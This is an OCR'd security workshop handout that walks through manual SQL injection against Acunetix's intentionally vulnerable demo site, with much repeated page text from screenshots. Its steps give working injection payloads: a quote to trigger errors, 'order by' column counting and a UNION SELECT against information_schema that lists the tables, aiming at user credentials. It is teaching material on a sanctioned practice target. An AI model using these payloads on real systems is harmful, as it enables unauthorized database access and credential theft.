Cybersecurity Workshop: SQL Injection

edureka!

Disclaimer: Attacks shown in the demo are strictly restricted for learning purpose and should not be performed on any other website. If done otherwise, you will be solely responsible for it & might face legal issues as well.

Demo 1 – Manual Exploitation of SQLi Vulnerability

Problem Statement


Test the mentioned website for said SQL vulnerabilities, and find the username and password of a user if the vulnerability is found and exploited.

Solution

Step 1:

Open the SQLi vulnerable website, **URL:** http://testphp.vulnweb.com/

How to identify whether the website is having SQLi Vulnerability, click on artists and then click on Blad3



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go


Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

welcome to our page

Test site for Acunetix WVS.

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: Blad3

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Step 2:
Open your browser and enter http://testphp.vulnweb.com/artists.php?artist=2 followed by ‘. If you are getting error related to dB, it means the website is having SQLi Vulnerability and we can exploit it to find the user and password



testphp.vulnweb.com/artists.php?artist=2%27


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Step 3:
Find number of columns in the database, to find the column names we need to enter order by (number we need to guess)-- , we need to do this till we see no changes in the website

For example: if you type order by 5--, 4 -- you will be getting an error but on 3--, the page will just refresh. This indicates 3 columns in dB


artists
testphp.vulnweb.com/artists.php
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
view pictures of the artist
comment on this artist
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

testphp.vulnweb.com/artists.php?artist=2 order by 3--


artist: Blad3

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Step 4:
Identify the table name for this website, we need to enter a command after the URL
Command - **union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--**



artists
testphp.vulnweb.com/artists.php?artist=2' Union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

An error message will be displayed after the command is executed. So there are 4 combinations you can use to find the table name

http://testphp.vulnweb.com/artists.php?artist=2'
http://testphp.vulnweb.com/artists.php?artist='2
http://testphp.vulnweb.com/artists.php?artist='2'
http://testphp.vulnweb.com/artists.php?artist=-2


artists
testphp.vulnweb.com/artists.php?artist=-2 Union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
view pictures of the artist
comment on this artist
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

artist: 2

artists,carts,categ,featured,guestbook,pictures,products,users

